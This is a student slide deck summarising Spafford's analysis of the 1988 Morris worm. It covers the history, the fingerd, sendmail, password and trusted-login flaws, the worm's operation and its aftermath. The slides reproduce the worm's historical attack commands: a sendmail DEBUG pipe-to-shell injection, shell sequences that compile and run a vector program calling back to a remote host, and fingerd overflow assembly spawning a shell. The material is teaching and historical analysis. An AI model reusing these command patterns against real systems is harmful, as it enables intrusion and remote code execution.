Crisis and Aftermath

Eugene H. Spafford

Timo Strauch & Sebastian Poth

SEOUL NATIONAL UNIVERSITY

Agenda

Agenda

1. History
2. Foundations
   - Worm vs. Virus
   - Flaws of the Systems: Finger(d), Sendmail, Passwords, Trusted Logins
3. Functionality of the Morris Worm
   - High-Level Description
   - Detailed Functionalities
4. Aftermath

History

5 p.m., Nov. 2, 1988
A program was executed on one or more hosts connected to the internet

Collected host, network and user information and used them to break into other machines

Only two types of machines:
- Sun Microsystems Sun 3 systems
- VAX computers

with versions of 4BSD UNIX

Machines became more and more loaded with repeated infection

Some of the machines were unable to continue any processing

Early morning, Nov. 3., 1988
First “captures” of the program and analyzation by the University of California at Berkeley and MIT

5 a.m., Nov. 3., 1988
Computer Systems Research Group at Berkeley had developed a set of steps to halt its spread

9 p.m., Nov. 3., 1988
- Another simple, effective method of stopping the invading program
- Berkley group provided patches to mend all the flaws

Analyze the code and discover who unleashed it

Following weeks
Other well-publicized computer break-ins occurred

Agenda

1. History
2. Foundations
   - Worm vs. Virus
   - Flaws of the Systems: Finger(d), Sendmail, Passwords, Trusted Logins
3. Functionality of the Morris Worm
   - High-Level Description
   - Detailed Functionalities
4. Aftermath


Worm vs. Virus

	Worm	Virus
Independence in running?	✓	X
How it spread?	Can use a network to replicate itself	Rely on users transferring infected files/programs
When invoked?	Itself	When infected program is running
Target	Several System	Target Machine

Not in the paper, see [1]

Flaws of the Systems: Finger(d)

- Allows users to obtain information (full name, login name, …) about other users
- Runs as a daemon to service remote requests (finger**d**)
- Flaw only works on VAX machines, not on SUNs



Flaws of the Systems: Sendmail

- Mailer designed to route mail in a heterogeneous inter-network
- Runs in various modes, but worm exploited the daemon mode in combination with the debug mode:

  Sendmail is listening on port #25 for attempts to deliver mail using SMTP


  1. Worm contacted the port #25 of victim machine
  2. Issued the DEBUG functionality
  3. Specified a set of commands instead of user address

- DEBUG-mode was often used and often left turned on by vendors and administrators

Flaws of the Systems: Passwords

- Key attack of the worm involved attempts to discover user passwords
- Encrypted password of each user was in a publicly readable file (permuted version of the DES)

1. Encrypt possible passwords
2. Compare against the actual password without any system calls
3. Try common words/combinations until a match is found




➡ Using password lists and dividing task among multiple processors

- Worm exploited accessibility of password file coupled with the tendency of users to choose common words as passwords

Flaws of the Systems: Trusted Logins

- BSD UNIX-Based networking code is the ability to execute tasks on remote machines
- List of host/login that are assumed to be “trusted”, in the sense that a remote access never asked for a password
- Worm examined files that listed machine/logins used by the host
- Often, machines and accounts are reconfigured reciprocal trust



Agenda

1 History

2 Foundations

- Worm vs. Virus
- Flaws of the Systems: Finger(d), Sendmail, Passwords, Trusted Logins

3 Functionality of the Morris Worm

- High-Level Description
- Detailed Functionalities

4 Aftermath

Morris Worm: High-Level Description

Morris Worm

Main Program


- Two versions: Sun 3 and VAX
- Collect information about users and possible victims
  - Read public configuration files and run system utility programs
  - Save those information
- Use the described flaws to spread itself among the network by transferring the vector program

Vector Program

- Small program (99 lines in C)
- Transferred and invoked on the victim machine
- Transfers the main program to new victim
- Different names:
  - Vector or grappling hook program
  - L1.c program

Morris Worm: High-Level Description

Current situation: Infection of a server is completed and main program starts working



Morris Worm: High-Level Description

Current situation: Infection of a server is completed and main program starts working

<u>List of Target Machines</u>
Host A
…
…

2. Infection attempts:
(1.) RSH, (2.) Finger, (3.) Sendmail

1. Gather information about network interfaces (incl. reachability tests)


5. Main-Program Features and Survival

3. Collect information about users and hosts, try to break password, try to connect to Victims with login-data

<u>User/Password/Hosts</u>
User1/abc/Host A, Host B
…
…

4. Transfer and execute vector program, which re-connects to server and transfer the main-program


Morris Worm: Gather Information



- Gather information about network interfaces
  - Local “ioctl” and “netstat” calls with various arguments
  - Add information about possible hosts into worm’s database

- Reachability tests by telnet and rexec
  - Based on list of directly connected hosts


<u>List of Target Machines</u>
Host A
…
…



```
root@localhost:~
[root@localhost ~]# netstat -tulpn
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN      2440/master
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      1436/sshd
tcp6       0      0 ::1:25                  :::*                    LISTEN      2440/master
tcp6       0      0 :::22                   :::*                    LISTEN      1436/sshd
udp        0      0 0.0.0.0:68              0.0.0.0:*                           2517/dhclient
udp        0      0 0.0.0.0:5353            0.0.0.0:*                           863/avahi-daemon: r
udp        0      0 0.0.0.0:38248           0.0.0.0:*                           863/avahi-daemon: r
udp        0      0 0.0.0.0:18955           0.0.0.0:*                           2517/dhclient
udp6       0      0 :::51616                :::*                                2517/dhclient
[root@localhost ~]# ifconfig
eno16777736: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.13  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::20c:29ff:fe5b:8a2  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:5b:08:a2  txqueuelen 1000  (Ethernet)
        RX packets 40446  bytes 54283065 (51.7 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 18999  bytes 2322493 (2.2 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 0  (Local Loopback)
        RX packets 8  bytes 560 (560.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 560 (560.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Morris Worm: Infection attempts




Main Goal: Open Remote Shell or directly transfer Vector Program

1. Directly use RSH – Remote Shell
2. Finger daemon (only on VAXs, on Sun core dump)
    1. Connect to remote daemon and pass 536 bytes string
    2. Overflowing its input buffer and overwriting parts of the stack
    3. Return stack frame for the main routine being changed so that the return address pointed into the buffer on the stack
    4. Remote execute “execve(“/bin/sh”, 0, 0)”, which opens remote shell
3. Sendmail
    1. Get into a dialog with sendmail daemon (Port #25)
        1. DEBUG-Mode
        2. Execute commands via the user address field (“rcpt to”)
        3. Vector program in the data part of the mail
    2. Local shell on victim machine create, compile and execute vector program

✓ *As soon as one method succeeded the host entry in internal list marked as “infected”*

Morris Worm: 5 State Machine




1. Collect information about users and hosts

   Files to find hosts: /etc/hosts.equiv, .forward file

   File to find users/passwords: /etc/passwd

Break passwords:


2. By using simple choice based on:



3. By using an internal dictionary (432 words)
4. By using the UNIX online dictionary

   File: /usr/dict/words

Morris Worm: 5 State Machine



Once a password is broken ("Infinite State 5"):

5. Break into remote machines where that user had accounts:

   Scan files: .forward and .rhosts


   1. Remote shell by rexec remote command execution service

      Authentication with username/password is possible, because users often have the same password on their accounts on multiple machines

   2. Use local authentication
      1. Rexec to local host (authentication with local username/pw)
      2. RSH to the remote machine (authentication with username)

      Success if remote machine had a hosts.equiv file or the user had a .rhosts file that allow remote execution without password

Morris Worm: Vector Program



Based on the infection attempt that was successful the code of the vector program is copied, compiled and executed:

Remote Shell established:


```
PATH=/bin:/usr/bin:/usr/ucb
cd; /usr/tmp
echo gorch49;
sed '/int zz/q' > x1448191O.c;
echo gorch50
[text of vector program]
int zz;

cc -o z14481910 x14481910.c;
./x14481910 128.32.134.16 32341 8712440;
rm -f x14481910 x1448191O.c;
echo DONE
```

Connection to sendmail daemon established:

```
debug
mail from: (/dev/null)
rcpt to: (“|sed -e ,1,/^$/'d| /bin/sh; exit 0")
data
cd /usr/tmp
cat > x14481901.c << 'EOF'
[text of vector program]
EOF
cc -o x14481910 x14481910.c;
./x14481910 128.32.134.16 32341 8712440;
rm -f x14481910 x14481910.c
quit
```


Morris Worm: Vector Program




```
./x14481910 128.32.134.16 32341 8712440;
```

1. Vector Program connect to host machine on the specified port authenticated with magic number
   - Magic number acted as an one-time challenge password
   - Worm on the host machines waits up to 2 min for response
2. Connection established, then transferring 3 files:
   - Sun 3 binary version of the worm
   - VAX version of the worm
   - Source code of the vector program
3. Vector program becomes a shell (via execl call)

Morris Worm: Main-Program Initiation




- For each object files, the worm tries to build an executable object
  - Sun 3 binary version of the worm
  - VAX version of the worm

- If one of the files successfully executed, the worm close the connection to the victim

✓ Victim machine is infected!

- Otherwise it clears away all evidence of the attempt at infection


Morris Worm: Main-Program Features



- Check if there is any other instance of the worm running on this machine
  - Connecting to a local, predetermined TCP socket
  - If connection succeeded one of the worms (randomly) set its “pleasequit” variable to 1
    - The worm exit after breaking user passwords with own dictionary (not immediately, delay of exit)
    - “Self-Check” failed when server load is too high

➡ Often multiple versions of the worm running on the same machine

Morris Worm: Main-Program Survival



- After successful infection:
  - Read all binary files into memory and delete all files on the disk
- “Self-Check” enables simple counter attack: Fake worm on the TCP port
  - 1 out of 7 worms would become immortal, even if there were other instances running

Many machines were overloaded with copies of the worm

- The worm would periodically fork itself and kill its parent process
  - Scheduler would lower priorities of long running processes, thus forking itself it would retain normal scheduling priority
  - Keep changing its process identifier, thus one could not observe on process accumulating massive amounts of CPU time
- Every 12 hours: Flush internal tables and re-infect the same machine

Agenda

1 History

2 Foundations

- Worm vs. Virus
- Flaws of the Systems: Finger(d), Sendmail, Passwords, Trusted Logins

3 Functionality of the Morris Worm

- High-Level Description
- Detailed Functionalities

4 Aftermath

Aftermath – Damage

- Morris worm was the first computer worm
  - Around 6000 major UNIX machines were infected (10% of the network at that time)
  - Important nation-wide gateways were shutdown

- No code present in the worm that would explicitly damage any system and no mechanism to stop
  - “Offensive” Functionality: Send every 15 infections an uninitialized byte message to *ernie.berkely.edu*
    - The code was incorrect and never transferred any data
    - Speculations: monitoring process or he simply wanted to cast suspicion on Berkeley

Aftermath – Who and Why?

Primary Questions: Who and Why?

- Robert T. Morris (Graduate Student at Cornell Uni)
- No statement form Morris, only speculations:
  - Revenge against his father
  - Impress people
  - Prank
  - Experiment gone awry
  - *Not in the paper: "…to figure out how big the Internet was…" [2]*

- Consequences:
  - Topic debated: Punishment?
  - *Not in the paper: 400h of community service & $10,000 [2]*

Aftermath - CERT

NCSC post-mortem workshop:

- Recommendations: Formal crisis center

After another attack:

- CERT (Computer Emergency Response Team) was established
  - Purpose: To act as a central switchboard and coordinator for computer security emergencies on Arpanet and MILnet computers
  - Not the whole “internet” (CSnet, Bitnet, NSFnet, and other internet communities)

Aftermath – Fix the Problem

- Both the Internet and UNIX helped to defeat the worm as well as spread it
  - Communication and ability to copy source and binary files

Fixing the problem not only means fixing the flaws - it…

- …should point out that we need a better mechanism in place to coordinate information about security flaws and attacks
- …should prompt us to think about the ethics and laws concerning access to computers

Thank You!

Timo Strauch & Sebastian Poth

SEOUL NATIONAL UNIVERSITY

Literature:

[1] http://www.cisco.com/c/en/us/about/security-center/virus-differences.html

[2] http://www.businessinsider.com/why-robert-morris-didnt-go-to-jail-2013-1

Appendix I – Call of the Main Program

- The server worm send the following command stream to the connected shell:

```
PATH=/bin:/usr/bin:/usr/ucb
rm -f sh
if [ -f sh ]
then
P=x14481910
else
P=sh
fi
```

- Then it would send the following form of command sequence:

```
cc -o $P x11481910,sun3.o
./$P -p $$ x14481910,sun3.o
        x14481910,vax.o x14481910,11.c
rm -f $P
```

- “rm” succeed only if the linked version of the worm failed to execution
- If the server determined that the host was now infected, it closed the connection.
  - Otherwise, it would try the other binary file.
- After both binary files had been tried, it would send over “rm” commands for the object files to clear away all evidence of the attempt at infection

Appendix II – Details of Fingerd Flaw

- The instructions that were written into the stack at that location were:

```
pushl $68732f '/sh\0'
pushl $6e69622f '/bin'
movl sp, r10
pushl $0
pushl $0
pushl r10
pushl $3
movl sp, ap
chmk $3b
```

- That is, the code executed when the main routine attempted to return was:

```
execve("/bin/sh", 0, 0)
```

- On VAXs, this resulted in the worm connected to a remote shell via the TCP connection

Appendix III – Fix the Flaws

- Finger
  - Program audits by various individuals have revealed other potential problems, and many **patches** have been circulated since November to deal with these flaws
- Sendmail
  - Other flaws have been found and reported now that attention has been focused on the program, but it is not known for sure if all the bugs have been discovered and all the **patches** circulated
- Password
  - Shadow password file: encrypted passwords are saved in a file (shadow) that is **readable only by the system administrators**, and a **privileged call** performs password encryptions and comparisons with an appropriate timed delay (0.5 to 1 second, for instance)
  - Change the utility that sets user passwords: nontrivial passwords (restrictions)
- Trusted Logins:
  - Current remote access mechanism **should be removed** and possibly replaced with something else
  - Keberos authentication servers
    - This scheme uses dynamic session keys that need to be updated periodically.

Appendix IIII – Conclusion (Condt.)

- Increasing the obstacles to open communication or decreasing the number of people with access to in depth information will not prevent a determined hacker
  - It will only decrease the pool of expertise and resources available to fight such an attack
  - Purely technological attempt at prevention will not address the full problem
- This attack should also point out that we need a better mechanism in place to coordinate information about security flaws and attacks
  - The formation of the CERT may be a step in the right direction, but a more general solution is still needed
- The response to this incident was largely ad hoc, and resulted in both duplication of effort and a failure to disseminate valuable information to sites that needed it.
  - Many site administrators discovered the problem from reading newspapers or watching television
  - The major sources of information for many of the sites affected seems to have been Usenet news groups and mailing lists